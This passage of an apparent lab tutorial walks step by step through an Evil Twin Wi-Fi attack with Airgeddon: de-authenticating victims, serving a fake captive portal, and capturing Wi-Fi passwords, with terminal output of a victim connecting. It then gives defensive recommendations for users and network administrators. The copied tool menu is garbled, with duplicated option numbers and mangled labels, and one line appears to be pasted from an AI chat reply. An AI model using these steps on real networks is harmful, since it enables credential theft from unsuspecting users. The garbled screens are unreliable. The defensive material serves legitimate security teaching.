0C:14:18:1B:6B:82:F5 BC:10:2F:CD:E6:11 -54 0 - 6 0 10
(not associated) EC:10:E4:97:84:2E -43 0 - 1 0 33 BELL206
```

14. Enter the corresponding number for your target network.



```
File Actions Edit View Help
***** Evil twin attacks menu *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4GHz, 5GHz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:


8. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
5. Evil twin attack Just AP (without sniffing, just AP)
6. Evil twin attack Just AP (with sniffing)
7. Evil Twin AP attack with sniffing
8. Evil Twin AP attack with sniffing and Bettercap-sslstrip?
9. Evil Twin AP attack with sniffing and Bettercap-sslstrip2/Belf (without sniffing, captive portal)
9. Evil Twin AP attack with captive portal (monitor mode needed)

*Hint* If you have any doubt or problem, you can check Wiki FAQ section (https://github.com/vishr1sh1r3/airgeddon/wiki/FAQ%20%20Troubleshooting) or ask in our discord channel: https://discord.gg/qQ9dgt9
>
```


15. Select the de-authentication method using **aireplay-ng** to force victims to disconnect from the real AP and connect to your Evil Twin.




16. Provide the **Handshake file path** to the saved WPA handshake file (e.g., **/home/kali/Desktop/WPA/handshake**).




17. Choose your preferred **language** for the fake captive portal setup.



18. Airgeddon will open several windows for monitoring.




19. In the control screen, monitor the list of connected users.




```
Evil Twin @ Info // ESSID: 12:E6:9E:01:95:3D // Channel: 1 // ESSID: CAMPUS-AIR
Online time
00:49:23
On this attack, we'll wait for a network client to provide us the password for the wifi network in our captive portal
Attempts: 0
NCP ip: given to possible connected clients
No clients connected yet
```

20. From the victim's perspective, they will see a **Captive Portal page** (a fake login screen).




21. As soon as the victim enters their credentials in the portal, Airgeddon captures and displays them in your terminal.



```
Evil Twin @ Info // ESSID: 12:E6:9E:01:95:3D // Channel: 11 // ESSID: CAMPUS-AIR
Online time
00:49:24
On this attack, we'll wait for a network client to provide us the password for the wifi network in our captive portal
Attempts: 0
NCP ip: given to possible connected clients
192.169.1.33 30:10:b3:18:fd:c5 (DESKTOP-32R2K35) is alive ✓ Portal accessed ✓
```

22. Once the user enters their password in the pop-up, the attack is complete, and the credentials are stored.



Recommendations for An Evil Twin Attack using a Captive Portal

The solutions you provided are excellent and comprehensive, covering both **user-side safety measures** and **technical configurations** to counter Evil Twin attacks effectively. Here's a refined summary of key actions tailored for **user safety** and **technical infrastructure** improvements:

For User Safety

1. Awareness and Education

- Provide training to help users recognize rogue networks, such as SSID anomalies and phishing tactics in Captive Portals.
- Encourage using official apps and HTTPS sites for sensitive activities.

2. Personal Device Security

- Disable automatic Wi-Fi connections and avoid connecting to open or unknown networks.
- Equip devices with firewalls, antivirus software, and regular updates to block exploits.
- Advocate VPN use to encrypt all traffic on public Wi-Fi.

3. Authentication Measures

- Enable Multi-Factor Authentication (MFA) for added security even if credentials are compromised.
- Inform users about verifying SSID names and Captive Portal authenticity.

4. Post-Incident Protocols

- Establish guidelines for users to reset passwords and report incidents if connected to suspected rogue APs.

For Network Administrators

1. Secure Wi-Fi Configurations

- Mandate the use of encrypted networks requiring WPA3 or WPA2 security.
- Use RADIUS servers to implement 802.1X authentication, ensuring only authorized users gain access.
- Deploy dedicated guest Wi-Fi with restricted access to internal systems and limited bandwidth.

2. Captive Portal Enhancements

- Use HTTPS to encrypt Captive Portal login pages, ensuring the protection of user credentials.
- Validate networks with PKI to help users distinguish legitimate access points.
- Configure the portal to handle HTTPS traffic correctly, preventing user redirection to fake portals.

3. Detection and Monitoring

- Use wireless intrusion systems to detect and block unauthorized access points broadcasting fake SSIDs.
- Monitor for anomalies in beacon frames, duplicate SSIDs, or unusually strong signals.
- Map access points' physical locations to quickly identify rogue devices.

4. Client-Side Security

- Enforce strict device compliance with security policies via MDM tools.
- Ensure all employees or users connect through VPNs on public networks to encrypt their data.
- Install endpoint security tools capable of detecting suspicious Wi-Fi connections or activity.
- Enforce security configurations on employee devices, including certificate-based connections.

5. Advanced Technical Measures

- Implement AI/ML for anomaly detection in network behavior.
- Use Zero Trust Networking to ensure granular access control.

6. Network Access Control

- Restrict network access to approved devices using MAC address authentication.
- Use NAC solutions to enforce compliance with security policies before allowing devices to connect.
- Limit access to network resources based on user roles, reducing the impact of unauthorized access.

7. Incident Response

- Develop and test protocols for isolating rogue access points and communicating incidents to users.
- Maintain detailed logs of Wi-Fi connections and portal authentications to trace unauthorized activity.

8. Periodic Audits and Testing

- Conduct regular penetration testing and audits of wireless networks to identify vulnerabilities.
- Simulate Evil Twin attacks to evaluate the effectiveness of defensive mechanisms.

9. User Awareness and Training

- Share guidelines to recognize official SSIDs and legitimate portal login pages.
- Train users to recognize fake portals and avoid sharing sensitive information.
- Develop ongoing training materials emphasizing the dangers of Evil Twin attacks and safe practices.

Summary:

An Evil Twin attack with a Captive Portal happens when a hacker creates a fake Wi-Fi network that looks like a real one. The hacker makes the victim's device disconnect from the real network and then tricks it into connecting to the fake one. Once connected, the victim is sent to a fake login page (Captive Portal) where they might enter personal information or passwords. The hacker can then steal this data. This type of attack shows the dangers of using public Wi-Fi and why it's important to check network names, use a VPN, and have strong security on your Wi-Fi.

References:

- <https://www.stationx.net/evil-twin-wifi-attack/>
- <https://www.cloudradius.com/evil-twin-attacks-explained/>
- <https://www.kaspersky.com/resource-center/preemptive-safety/evil-twin-attacks>